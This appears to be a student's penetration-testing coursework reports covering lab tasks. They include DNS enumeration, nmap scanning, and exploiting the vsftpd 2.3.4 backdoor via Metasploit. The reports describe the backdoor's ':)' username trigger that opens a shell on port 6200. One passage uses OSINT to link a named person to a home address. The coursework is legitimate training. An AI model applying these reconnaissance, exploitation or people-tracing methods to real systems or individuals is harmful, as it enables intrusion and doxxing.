Ex010 Report

Benjamin Ruddy

2022-09-09

Contents

Goal

The goal in Ex010 was to find two distinct keys on the given Kali machine. The following attack narrative summarizes this procedure along with the commands that were used.

Attack Narrative

As per the instructions for the exercise, KEY001 formed part of a filename within the filesystem of the Kali NDG machine. Many commands could be used both individually or in combination to find the file, but I opted to go with the suggested `file` command to construct the following expression:

```
sudo find / -name *KEY001*
```

- The command was run with `sudo` to avoid any output about denied permissions.
- The `/` directory was specified to search from the root of the filesystem
- `*KEY001*` was specified to match against any output that had the string "KEY001" regardless of what characters came before or after it.




Figure 1: KEY001 being found with the above command

Moving on to KEY002, we are given the hint in the exercise briefing that there is a man page belonging to one of the commands in the slides for lecture 0x080 that has an argument that "lifts the *must have a tty* restriction." After some digging, we find that the `x` argument for the `ps` command fits this description. As it turns out, KEY0002 is a process, unlike KEY001 which was a file.

```
sudo ps x | grep KEY002
```

- The command is run with `sudo` for similar reasons to the first command
- The output of `ps x` is piped into `grep` to specifically filter for output with 'KEY002' in it.




Figure 2: KEY002 being found with the above command

Ex020 Report

Benjamin Ruddy

2022-09-12

Contents

Goal

The goal in Ex020 was to devise two keys, KEY003 and KEY004, using information gained through OSINT (Open Source Intelligence).

Attack Narrative

KEY003

In order to arrive at the first key, it was necessary to first uncover the chiptune band that Joseph N. Wilson's son – *Person X.* – was a member of.

Given the name of the music venue that Person X. lived in, along with its city, the following Google search yielded a promising street address:

Google Search: `tv land tallahassee`

With the above search query, a Google Maps result comes up with the address **901 Buena Vista Dr, Tallahassee, FL 32304**, the next step was to uncover the past resident information to uncover Person X's identity. My first thought was to search through tax filings and property records, but as it turns out, this Google search revealed the answer before I even needed to search through those:

Google Search: `901 Buena Vista Dr "Wilson" Tallahassee`

Assuming that Joseph N. Wilson's son would have his same last name, we opt for the `"Wilson"` search term to filter out all pages that don't contain that piece of information. Prior to the above search, I attempted a similar one without the `"Wilson"` search term, and got mostly real-estate marketplace results, as opposed to sites that would offer more thorough information about the property's history.

From this, we are able to narrowed the name down to **"Thomas P. Wilson"** thanks to `https://clustrmaps.com/person/Wilson-7m3n87`, which additionally shows us four other past residents alongside Thomas. Having found Person X. as well as four potential people who may have been his bandmate, I iterated through the potential band members until I got a successful search from the following:

Google Search: `thomas wilson thomas clayton "chiptune" tallahassee`

The band **Melt Channel** seems to be a match, with both Thomas Wilson and Thomas Clayton being credited in the album "Erasers" (`https://meltchannel.bandcamp.com/album/erasers`), whose release date of 2015-12-08 matches the release date given to us. Noting that track number seven is called **Island**, we can devise the first key:

`KEY003-F4D3onyBkoYdCzBcFrihpA==`

KEY004

Using our knowledge of the band name that we got KEY003 with, finding KEY004 was a relatively straightforward process.

From Melt Channel's bandcamp page, we can look at their listed social media accounts to arrive at their Twitter page, `https://twitter.com/magic_circuit`, which has a post from 2018 announcing that "Melt Channel is now becoming **Magic Circuit**." Navigating to Magic Circuit's Twitter page, and from there to their Bandcamp page, we see an album release date that matches the second release date given to us (2022-02-25).

To discount the possibility of a coincidence, the following search was made:

Google Search: `"thomas wilson" magic circuit`

Given that multiple results list Thomas Wilson as a writer, along with the information from Melt Channel's social media posts, **Please Stay Connected**, the aforementioned album, was assumed to be the correct one from this new artist identity. Devising the key based on the featured artist on track six (**Gina**), and the instructions from task two of this exercise, yields:

```
KEY004-jfHIhklfispmr7p8HJ7Jew==
```

■

Ex030 Report

Benjamin Ruddy

2022-09-17


Contents

Attack Narrative

This exercise started with a simple DNS scan of `artstailor.com` with the `fierce` program. The discovered domains as well as their corresponding IPs can be seen in the following screenshot:

Upon the output of the command, the source code of `fierce` was inspected to determine the location of the wordlist it uses. A brief scan of `/usr/bin/fierce` tells us that the file we are looking at is probably not the full code, and that an entry point is being loaded from a library that the program is using.

With the help of the `locate` command (after running `sudo updatedb`), we are able to list all files with the string `fierce` in them, and piping the output of that into `grep`, in which we filter for the term `list`, and ultimately find the wordlist that fierce uses by default:



Our discovered domains that were found using this wordlist are: `ns`, `mail`, `pdc`, and `pop`.

Next, we attempt to expand upon our search by creating a custom wordlist with CeWL with the following command:

```
cewl http://www.artstailor.com -d 3 -o -w artlist
```

Having created our custom wordlist, we specify it with Fierce in order to find a total of three new hosts:


```
┌──(kali㉿kali)-[~]
└─$ fierce --domain artstailor.com --subdomain-file artlist
NS: ns.artstailor.com.
SOA: ns.artstailor.com. (217.70.184.38)
Zone: failure
Wildcard: failure
Found: costumes.artstailor.com. (10.70.184.39)
Nearby:
{'10.70.184.38': 'linuxserver.artstailor.com.',
 '10.70.184.39': 'costumes.artstailor.com.',
 '10.70.184.40': 'KEY005-y5An8Bhr0kui0PBIj5pJrQ.artstailor.com.'}
```

The following are the different methods that were used by `fierce` to identify our list of hosts:

- Usage of Fierce's default wordlist (default.txt)
  (the `subdomain_group.add_argument()` function is used here with the –subdomain-file option set to 'default.txt')
  - mail.artstailor.com
  - ns.artstailor.com
  - pdc.artstailor.com
  - pop.artstailor.com
- Using our custom wordlist
  - costumes.artstailor.com
- Using the nearby scan method (+-5 in the last octet for each host found; this can be adjusted with the –traverse option)
  - innerouter.artstailor.com (started from default wordlist)
  - books.artstailor.com (started from default wordlist
  - linuxserver.artstailor.com (started from our custom wordlist)
  - KEY005-y5An8Bhr0kui0PBIj5pJrQ.artstailor.com (started from our custom wordlist)

The above results could have indeed been obtained differently – By setting a higher traversal number, fierce would've checked a larger range of nearby IPs when it encountered the `pdc.artstailor.com` domain, revealing the three new hosts we got with CeWL if this number was set to 52 or higher.

Finally, below is the output of `dnsmap`, which found three hosts compared to `fierce`'s four:



MITRE ATT&CK Framework TTPs

There is one primary TTP that is applicable to our process in this exercise:

TA0043: Reconnaissance

T1590: Gather Victim Networkk Information

.002: DNS

Ex040 Report

Benjamin Ruddy

2022-09-24

Contents

Goal


The goal in this exercise was to capture and analyze network traffic, particularly as it relates to ICMP packets.

Attack Narrative

An initial traceroute was conducted on plunder.pr0b3.com as follows:


```
┌──(kali㉿kali)-[~]
└─$ sudo traceroute -I plunder.pr0b3.com
[sudo] password for kali:
traceroute to plunder.pr0b3.com (45.79.141.233), 30 hops max, 60 byte packets
 1  172.24.0.1 (172.24.0.1)  0.360 ms  0.342 ms  0.337 ms
 2  202.150.115.1 (202.150.115.1)  0.906 ms  0.901 ms  0.897 ms
 3  plunder.pr0b3.com (45.79.141.233)  1.471 ms  1.420 ms  1.406 ms
```

The `-I` option was specified to indicate the usage of ICMP Echo requests. Upon capturing traffic for around 60 seconds, the packets were filtered in Wireshark specifically for ICMP, and the first 12 showed what seemed to be KEY006 in the metadata coming from 172.24.0.1 (the network gateway):



`KEY006-mExvU/IEutnbrsbWiM9CfA==`

The ICMP packets captured from then on are mostly from our traceroute scan, which we can tell because they show up as `Echoe (ping) requests` coming from our machine's IP (172.24.0.11) with a destination of the pr0b3 domain shown earlier (45.79.141.233 is its IP address).




As per the traceroute specification, the network "hops" are calculated out by sending a series of packets with an increasing TTL (Time To Live), starting at 1. At each TTL number, three packets get sent out, which is reflected in Wireshark. Two hosts end up responding with TTL Exceeded messages: our local gateway (172.24.0.1) and another host (202.150.115.1) beyond the gateway but before our destination pr0b3 server.

Our destination server never returns a TTL exceeded message because once our traffic gets to it, it does not need to go further and thus it completed its journey. In other words, a TTL of 3 was all that we needed in order to reach our destination. Interestingly enough, the ICMP packet data shows that packets of up to a TTL of 8 were sent to the destination, likely because they were already being sent out before traceroute recognized that it already got a reply back from our final destination host.

Besides the KEY006 traffic, there is other ICMP traffic that our machine tries to make to the Debian NTP (Network Time Protocol) server, but cannot be completed because of a lack of internet connectivity on the NDG machines.

Finally, we made another traceroute request, this time to the nameserver `ns.artstailor.com`, which consisted of only two hops this time. As seen below, this request involved the use of UDP packets (as part of the DNS queries we're makingg) as opposed to just ICMP:



Nonetheless, the same concept of TTL flags still applies to these UDP packets, and the route to this host was similarly mapped out.

If a host were to not reply to ICMP Echo requests, some "additional methods" are implemented that use particular protocol and source/destination ports in order to bypass firewalls. Such methods include the "tcp method" wherein if some filters are preesent in the path, it crafts packets depending on the host type that specifically try to seem like regular traffic (e.g. targeting port 25 if a mail server is being traced).

Ex050 Report

Benjamin Ruddy

2022-10-04

Contents

Goal

The goal in this exercise was to explore available hosts on `www.artstailor.com` with **nmap**, and to find a key along the way.

Technical Report

Finding: *VSFTPD 2.3.4 Backdoor*


Severity Rating


CVSS Base Severity Rating: 9.5 AV:N AC:L PR:N UI:N S:U C:H I:H A:H


Vulnerability Description

Here you provide a brief description of the nature of the vulnerability. This vulnerability involves a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011, and was removed on July 3rd 2011.

Confirmation methods







Mitigation or Resolution Strategy


Uninstall the backdoored version immediately, and replace with one that has been verified against the PGP signature of the developers.


Attack Narrative

Port Scanning

We first started sniffing our network traffic with Wireshark, after which we ran an nmap version detection scan against Art's Tailor Shoppe (`nmap -sV www.artstailor.com`).


Before we could even notice our nmap scan traffic within wireshark, a KEY was observed within the content bytes of an ICMP Echo request from 172.24.0.1 – our local network gateway for the Kali machine:






`KEY006-mExvU/IEutnbrsbWiM9CfA==`

This is a similar key discovery method to that of Ex040.





As seen from the above nmap outputs, the nmap UDP scan took a significant amount of time longer (270.61 seconds compared to 13,17 for the TCP scan).

The most obvious reason for this lies in the fact that UDP is a connectionless protocol. In other words, while a TCP scan can instantly receive a response indicating whether a connection was made or not, UDP scans often have to wait for timeouts – which can be relatively long – to truly confirm that no response is being sent back.

Some interesting ports in the output include:


- SSH on TCP port 22, running OpenSSH 8.4p1
- FTP on TCP port 21, running vsftpd 2.3.4
- DNS on both TCP *and* UDP port 53 (this makes sense – DNS uses both protocols)
- An unknown service running on UDP port 40

To elaborate on the odd port number 40, we can reference the nmap wiki page for the UDP scan: https://nmap.org/book/scan-methods-udp-scan.html.

The page tells mentions how often, open UDP ports will not respond to empty probes, and only to specifically formatted probes for whatever service is running.


Looking online, there seems to be no universally-agreed service that runs on port 40. As a result, it would make sense that nmap declared the port as `open|filtered` – it cannot craft the right packet to get a response from it, so it is either open *or* filtered.

Our nmap scan confirms the fact that we got no response, because when we apply the filter `udp.port==40`, we can observe that only outgoing packets are captured to port 40:




Vulnerable Service

After researching different services on the machine, it was found that the particular vsftpd version that was running on www.artstailor.com had a backdoor embedded into it, from when the version was maliciously published onto the vsftpd website.



The exploit was successfully run with the associated Metasploit module, which gave us terminal access to the remote machine through the vsftpd user:



MITRE ATT&CK Framework TTPs

TA0007: Discovery

T1046: Network Service Discovery

:

Ex060 Report

Benjamin Ruddy

2022-10-14

Contents

Goal

The goal in this exercise was to perform a vulnerability scan on `www.artstailor.com` with **Nessus**, and subsequently exploit it.

Technical Report

Finding: *VSFTPD 2.3.4 Backdoor*

Severity Rating


CVSS Base Severity Rating: 8.0 AV:N AC:L PR:N UI:N S:U C:L I:H A:H


Vulnerability Description


This vulnerability involves a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011, and was removed on July 3rd 2011. It allows malicious users to connect to a shell listening on port 6200 on the remote machine upon logging into the FTP service with a username of `':)'`.

Note: This backdoor typically grants root privileges upon access, however, it only provided access to the `vsftp` upon exploiting it. Thus, the exploit is rated a 8.0 as opposed to the maximum of 10.


Confirmation methods






